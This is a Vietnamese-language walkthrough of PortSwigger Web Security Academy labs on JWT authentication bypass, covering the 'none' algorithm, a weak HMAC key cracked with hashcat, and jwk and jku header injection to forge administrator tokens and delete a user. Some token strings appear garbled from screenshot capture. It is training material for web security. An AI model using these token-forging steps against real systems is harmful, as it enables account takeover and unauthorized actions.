

Bước 1: Đăng nhập tài khoản wiener: peter

My Account

Your email is: wiener@normal-user.net

Bước 2: Bắt request đăng nhập, chúng ta thấy rằng ở phần session có lưu trữ một đoạn dữ liệu dài và khi sử dụng extension của burp suite thì nó hiện ra thông tin của người sử dụng

Bước 3: Truy cập vào phần '/admin' của website sau đó thay đổi sub từ wiener sang administrator thì chúng ta đã truy cập vào được tài khoản admin:

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR...

Serialized JWT

```
eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9
```

Copy Decrypt Verify

Header

```
{
  "kid": "86ba0bc6-64b2-87e0-e447398ef13",
  "alg": "RS256"
}
```

Format JSON Compact JSON

Payload

```
{
  "iss": "postmanapp",
  "exp": 1724694404,
  "sub": "administrator"
}
```

Format JSON Compact JSON

Signature

50 E1 7B E8 08 7C 01 CF 06 27 B3 1F A0 EB E2 04
8F 36 E9 AD E3 D6 7A 0C 82 74 A1 39 47 15 01 0E
A1 71 75 07 31 5F 9A B5 81 1A 90 33 01 80 CC 22
8C 46 E8 8F 23 AA CB D9 80 71 A4 9E 5A 07 0E CA
2D A3 F5 45 22 CA 0A 9F 84 C3 B4 B9 E9 0D 02 D6
AC 87 7C 0F 67 48 02 EC 2C 14 2A 1C 5C 85 E8
47 63 11 88 10 90 07 52 11 A0 59 3A 9C 70 24
D1 66 19 74 82 73 F8 F7 68 37 35 D6 90 FA 84
15 2A 51 83 80 74 4F 05 D5 B4 C9 57 E9 09 01 23
19 A2 40 EF 82 31 B7 80 E9 09 95 C1 B2 8E D0 C
18 27 E9 13 1F 58 CC 28 20 C0 50 80 55 20 27
8F EE A8 49 A2 07 C2 36 C9 E6 A8 50 8F 04 DA F9
F0 4B 3A 0E 63 8F 61 07 40 8A 51 50 15 33 0F C0
7F 02 70 28 B9 0C F6 B1 D5 08 97 83 4E F1 00
61 FE 57 7F A9 87 06 5D 1E D3 89 E9 BF 61 DE
58 68 4E 01 87 8F 64 88 15 41 51 64 0A 7A 84 08

Attack Sign Encrypt

Response

Inspector

Selection 495 (x16f)

Selected text

```
eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9
```

See more

Decoded from: URL encoding ()

```
eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9.eyJraWQ0i1l1NjMzbnQ2VWJmLTMTQ3OTQ0dMCI1ODQ3MzQ4YVZmMTMLCjR0bGQ1L2U2ZjE1RiJ9
```

See more

Cancel Apply changes

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 20

Bước 2: Thay đổi trường thông tin với sub là 'administrator' và alg là 'none'

Serialized JWT

```
eyJraWQiOiI5YTViOTFLOS0xNzE3LTQ1M2EtOWRhZi0yZTUwMTE5ZjJlMGUiLCJhbGciOiJub251In0.eyJpc3MiOiJwb3J0c3dpZ2ZldiIsImV4cCI6MTcyNDczMDE4MCwic3ViIjoiYWRTaW5pc3RyYXRvcjJ9.S-QVqMaeIngowf0tvK-VdBlNpYDmVZ8uZ_idVhYouXSyMBmt1Aksathb7LIImBEOz1UT56AY12-T9kqNj-uS2YDnRifwhCuUJFdB0MfbFlGpBIV-Z2Lq00FYcplfH1SPYJ61aQnY91FLmyXfc-F3Tx64tZr1-FeLFW0XZ1G2fejKwqicRyEt0CZb3CxYJxnGGIQXrZIAQgloTqg4PdDc2hEKZeJ_hlcpH8qljrsu_MhMsTEUGsS_XqT4R9eVq34wVV4y_uCmziQmWntjB5jIUUQnW1P8GV_KfZuQkTNURns-IYAI90qvrIWsi_YjaGGimQ9grBEzy6veGaky8SF43Dw
```

Copy Decrypt Verify

JWS JWE

Header

```
{  "kid": "9a5b91e9-1717-453a-9daf-2e50119f2e0e",  "alg": "none"}
```

Format JSON Compact JSON

Payload


```
{  "iss": "portswigger",  "exp": 1724730780,  "sub": "administrator"}
```

Format JSON Compact JSON

Signature

```
4R F4 15 28 C6 9F 22 78 28 C1 FD 2D BC 2F 95 74
```

Bước 3: Send request, sau đó xóa đoạn chuỗi có màu xanh đi. đổi đường dẫn thành '/admin/delete?user=carlos', thành công xóa được tài khoản carlos:



3. Lab: JWT authentication bypass via weak signing key

Bước 1: Đăng nhập vào tài khoản wiener:peter, bắt request và copy jwt

Request

Pretty Raw Hex JSON Web Token

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0aa9007604b44947885a4ca2001800c7.web-security-academy.net
3 Cookie: session=eyJraWQiOiI3ZTNmODAzOS1kYjUxLTQwN2UtYmE2NS1lMWY3Y2MlYTU2ZWl1LCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2ZldiIsImV4cCI6MTcyNDczMTkyNSwic3ViIjoiZDl1bmVyaW50L5xTdR_MjWIMZyKJU-mNYoxWi6ALm3Rq-mcDur14GNM4
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Bước 2: Sử dụng hashcat để thực hiện dictionary attack trên jwt này. kết quả thấy được dòng kí tự cuối là 'secret1'

```
Host memory required for this attack: 1 MB
Dictionary cache built:
* Filename..: jwt.secrets.list
* Passwords.: 103941
* Bytes.....: 1229950
* Keyspace..: 103927
* Runtime...: 0 secs
eyJraWQiOiI3ZTNmODAzOStkYjUxLTQwM2UtYmE2NS1lMmY3Y2M1YTM2ZWlilCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dldiIsImV4cCI6MTcyNDczMTkyNSwic3ViIjoia2llbmVyIn0.5xTdR_MjWIMZyKJU-mNYoxWi6ALm3Rq-mcDur14GNM4:secret1
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 16500 (JWT (JSON Web Token))
```

Encode 'secret1' sang base64. Sau đó tạo một Symmetric key từ key đã tìm lúc trước:

Symmetric Key

Secret

☒ Random secret Key Size: 56

☐ Specify secret:

ID

3891097b-3af2-461d-82a0-1718f822d6ee

Generate

Key

```
{
  "kty": "oct",
  "kid": "3891097b-3af2-461d-82a0-1718f822d6ee",
  "k": "c2VjcWVOMQ=="
}
```

OK Cancel

Bước 3: Quay về request lúc nãy, chuyển phần sign thành key đã tạo, chuyển sub thành administrator và chuyển đường dẫn thành /admin/delete?user=carlos, hoàn thành bài lab:



JWT authentication bypass via weak signing key

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator

4. Lab: JWT authentication bypass via jwk header injection

Bước 1: Đăng nhập vào tài khoản wiener:peter



JWT authentication bypass via jwk header injection

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Bước 2: Tạo RSA key



Bước 3: Bắt request đăng nhập của user wiener và đưa sang phần repeater, sau đó vào phần JSON web token, nhấn attack và embedd RSA key vừa tạo. Thành công xóa được user carlos:



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator

5. Lab: JWT authentication bypass via jku header injection

Bước 1: Đăng nhập vào tài khoản wiener:peter**Bước 2:** Tạo RSA key và copy và store trên Exploit server:

Craft a response

URL: <https://exploit-0ad8006b047368c581fd2917017800cb.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "5d743830-5edd-44b2-ba1b-9493e323edd5",
      "n": "hy5SDSEosgjuIP3Eig3VtbpProgPUgeedUEMP4x9hdkSG8ah5dlC6Y-VbTleqxpXpJgk_1nnFw7qQ5FK2Li4RCHAPQluoe_cV3KKk7wVbarikF193IW3sBfo6rT8Q6Ch5RVafnC2_bAKUYzxmNjNjfhwxRqpQ5m8aKMq7xfUJCvM_WTbgtKLBOQjRowkba90Z1CmWRDXyqdoliG20VrsmexTOXKnX_-unjg7WgE3-Gm_21465O_sB1-0mQgLRvxGEVNV8Y2AX3_cAC765XN3LCBIMEILgMDMTJW3Bk6muEy_R74NOEo8dJxxSOCXkKS9HR4hRboLwxQ"
    }
  ]
}
```

Store

View exploit

Access log

Bước 3: Bắt request đăng nhập của user wiener, vào phần JWT Web Token, chỉnh sửa phần kid là giá trị kid của khóa RSA, thêm phần jku là link ở phần Exploit Server, sau đó nhấn Sign và đưa giá trị key đã tạo, sửa đường dẫn thành '/admin/delete?username=carlos':

The screenshot shows the JWT Web Token tool interface. The 'Request' tab is active, displaying a JWT token with a custom header and payload. The header includes 'kid' and 'jku' fields. The payload includes 'iss', 'exp', and 'sub' fields. The signature is shown in hexadecimal format. The 'Response' tab shows the resulting token after signing. The 'Inspector' panel on the right shows the token's structure.

Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) »

[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator